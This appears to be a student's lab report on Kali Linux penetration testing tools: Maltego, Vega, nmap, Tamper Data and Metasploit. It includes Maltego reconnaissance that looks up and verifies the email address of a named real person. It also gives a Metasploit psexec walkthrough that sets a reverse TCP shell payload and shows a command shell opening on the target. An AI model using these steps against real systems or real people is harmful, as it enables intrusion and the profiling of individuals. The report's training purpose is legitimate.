Penetration Testing using Kali Linux on Virtual Machine

Name: Snehal Pandarkar

MIS:141708008

1. Maltego:

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure. The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information. Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.

a. Associate an Email ID to a person

Step1: Fire up Kali and Start Maltego


Step2: Login in to your Maltego account


Step 3: Start a Machine


Step 4: Choose a target


Step 5:Select the Appropriate Email Address


Step 6: Create a Graph of the Target



Welcome to Maltego!
1. Login
2. Login result
Enter your details below to log in to the Maltego Commu
Or if you have not done so yet, register here
Login
* Email Address
occcupytheweb@protonmail.com
Password
* Solve captcha
< Back
Next >
Finish
Cancel


STEPS
1. Choose machine
2. Specify target
CHOOSE MACHINE: Please select the machine to run from the list below.
Footprint L3 [Domain]
This performs a level 3 (intense) footprint on a domain. It take...
Footprint XXL [Domain]
This machine is built to work on really large targets that's hosti...
Person - Email Address [Person]
Tries to obtain someone's email address and sees where it's u
Prune Leaf Entities []
Show on startup
Show on empty graph click
Please select a machine to run.
< Back
Next >
Finish
Cancel


Start a Machine
STEPS
1. Choose machine
2. Specify target
SPECIFY TARGET: Please provide parameters for the machine to target.
The Person - Email Address machine requires the following inputs:
Full Name
Boris Epshteyn


Kali Linux Edition 4.0.11
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Expor
Windows
Clear Graph
Number of Results
Copy
Required inputs
The following transforms require inputs:
To Email Address [using Search Engine]
* Domain/TLD (space=none)
* Additional term (space=none)
Remember these settings
Run!
Cancel
Entity ...
Devices
Infrastr
AS
Run Vi...
Hub Tra...
Transform To Email Address [PGP] done (from entity "Bo
<No Properties>
1 entity





b. Associate website to a person

Using the transform on the name node “Boris Epshteyn” on the graph, we get websites associated to the person. The websites will get appended on the graph. However, in this example no websites are returned. Hence the graph remains as it is.


Transform To Website [Bing] returned with 0 entities (from entity "Boris Epshteyn")

c. Verify an Email

Transform Verify email address exists [SMTP] returned with 1 entities (from entity "borisepshteyn@corp.com")

d. Gather details from Twitter

In order to get geolocation from tweet, we can use To Tweet Geolocation:-
This transform will extract geolocations from a tweet.




2. Vega: Provide a Target website and scan it for vulnerabilities


Step 1: Install Vega

```
`/ tokyoneon ~
  > apt-get install -V vega
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
   geoclue-2.0 (2.4.7-1)
   iio-sensor-proxy (2.2-1)
   libavahi-glib1 (0.7-3)
   libgeoclue-2-0 (2.4.7-1)
   libjavascriptcoregtk-1.0-0 (2.4.11-3)
   libwebkitgtk-1.0-0 (2.4.11-3)
The following NEW packages will be installed:
   geoclue-2.0 (2.4.7-1)
   iio-sensor-proxy (2.2-1)
   libavahi-glib1 (0.7-3)
   libgeoclue-2-0 (2.4.7-1)
   libjavascriptcoregtk-1.0-0 (2.4.11-3)
   libwebkitgtk-1.0-0 (2.4.11-3)
   vega (1.0-build130-0kali2)
0 upgraded, 7 newly installed, 0 to remove and 935 not upgraded.
Need to get 38.2 MB of archives.
After this operation, 76.0 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Step 2: Start Vega




Step 3:Configure Vega




Step 4: Scan a website with Vega

Now that we have Vega installed and configured, we're now ready to start scanning a website. To start scanning, open the "Scan" menu in the top left and click on "Start New Scan." Vega will prompt us with the *Select a Scan Target* window. Enter your target URL into the box under *Scan Target*, then hit "Next."



Step 5: Interpret Vega's Alerts

When the scan is complete, Vega will clearly and concisely display a summary of the alerts.



Vega is an excellent tool to help security researchers better understands web application penetration testing. Its vast selection of modules allows even novice users to dig deep into potential security risks and assess their severity to websites. Anyone interested in improving the security of their website and enhancing their web hacking skills will come to love Vega and its ease of use.

NMAP: To scan local network

Step1: Open command line.

Step2: Install nmap.

Step3:Get the ip of your network.

Step 4: Scan network for connected device(s) with nmap

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-29 10:32 PKT
Nmap scan report for _gateway (192.168.100.1)
Host is up (0.00063s latency).
Nmap scan report for 192.168.100.2
Host is up (0.086s latency).
Nmap scan report for linux (192.168.100.4)
Host is up (0.00024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```

Report


3. **Tamper Data Plugin in Firefox of post and get request**

   Tamper Data is an add-on for Firefox that lets you view and modify HTTP requests before they are sent. It shows what information the web browser is sending on your behalf, such as cookies and hidden form fields. Use of this plugin can reveal web applications that trust the client not to misbehave.

   Using this plugin, we are able to modify the headers and parameters for POST and GET requests that are sent, using this we could possibly fake our identity and do malicious activities. - Monitor live requests - Edit headers on live requests - Cancel live requests.

   Because it is out-dated no results were found.

4. Metasploit Exploits



```
msf > show
show all        show auxiliary  show encoders   show exploits   show nops       show options    show payloads   show plugins    show post
msf > show exploits

Exploits
========

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   aix/local/ibstat_path                                 2013-09-24       excellent  ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                                 2009-10-07       great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflo
   aix/rpc_ttdbserverd_realpath                          2009-06-17       great      ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   android/adb/adb_server_exec                           2016-01-01       excellent  Android ADB Debug Server Remote Payload Execution
   android/browser/samsung_knox_smdm_url                 2014-11-12       excellent  Samsung Galaxy KNOX Android Browser RCE
   android/browser/webview_addjavascriptinterface        2012-12-21       excellent  Android Browser and WebView addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface      2014-04-13       good       Adobe Reader for Android addJavascriptInterface Exploit
   android/local/futex_requeue                           2014-05-03       excellent  Android 'Towelroot' Futex Requeue Kernel Exploit
   apple_ios/browser/safari_libtiff                      2006-08-01       good       Apple iOS MobileSafari LibTIFF Buffer Overflow
   apple_ios/email/mobilemail_libtiff                    2006-08-01       good       Apple iOS MobileMail LibTIFF Buffer Overflow
   apple_ios/ssh/cydia_default_ssh                       2007-07-02       excellent  Apple iOS Default SSH Password Vulnerability
   bsdi/softcart/mercantec_softcart                      2004-08-19       great      Mercantec SoftCart CGI Overflow
   dialup/multi/login/manyargs                           2001-12-12       good       System V Derived /bin/login Extraneous Arguments Buffer Overflow
   firefox/local/exec_shellcode                          2014-03-10       normal     Firefox Exec Shellcode from Privileged Javascript Shell
   freebsd/ftp/proftp_telnet_iac                         2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   freebsd/http/watchguard_cmd_exec                      2015-06-29       excellent  Watchguard XCS Remote Command Execution
   freebsd/local/mmap                                    2013-06-18       great      FreeBSD 9 Address Space Manipulation Privilege Escalation
   freebsd/local/watchguard_fix_corrupt_mail             2015-06-29       manual     Watchguard XCS FixCorruptMail Local Privilege Escalation
   freebsd/misc/citrix_netscaler_soap_bof                2014-09-22       normal     Citrix NetScaler SOAP Handler Remote Code Execution
   freebsd/samba/trans2open                              2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   freebsd/tacacs/xtacacsd_report                        2008-01-08       average    XTACACSD report() Buffer Overflow
   freebsd/telnet/telnet_encrypt_keyid                   2011-12-23       great      FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   hpux/lpd/cleanup_exec                                 2002-08-28       excellent  HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec                              2001-09-01       excellent  Irix LPD tagprinter Command Execution
   linux/antivirus/escan_password_exec                   2014-04-04       excellent  eScan Web Management Console Command Injection
   linux/browser/adobe_flashplayer_aslaunch              2008-12-17       good       Adobe Flash Player ActionScript Launch Command Execution Vulnerability
   linux/ftp/proftp_sreplace                             2006-11-26       great      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   linux/ftp/proftp_telnet_iac                           2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   linux/games/ut2004_secure                             2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Linux)
   linux/http/accellion_fta_getstatus_oauth              2015-07-10       excellent  Accellion FTA getStatus verify_oauth_token Command Execution
   linux/http/advantech_switch_bash_env_exec             2015-12-01       excellent  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   linux/http/airties_login_cgi_bof                      2015-03-31       normal     Airties login-cgi Buffer Overflow
   linux/http/alcatel_omnipcx_mastercgi_exec             2007-09-09       manual     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
   linux/http/alienvault_sqli_exec                       2014-04-24       excellent  AlienVault OSSIM SQL Injection and Remote Code Execution
   linux/http/astium_sqli_upload                         2013-09-17       manual     Astium Remote Code Execution
   linux/http/belkin_login_bof                           2014-05-09       normal     Belkin Play N750 login.cgi Buffer Overflow
   linux/http/centreon_sqli_exec                         2014-10-15       excellent  Centreon SQL and Command Injection
```

Available exploits in Linux Kali.

1. Active Exploits

   Active exploits will exploit a specific host, run until completion, and then exit.

   - Brute-force modules will exit when a shell opens from the victim.
   - Module execution stops if an error is encountered.
   - You can force an active module to the background by passing '-j' to the exploit command.

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

Example:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

- **Passive Exploits**

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
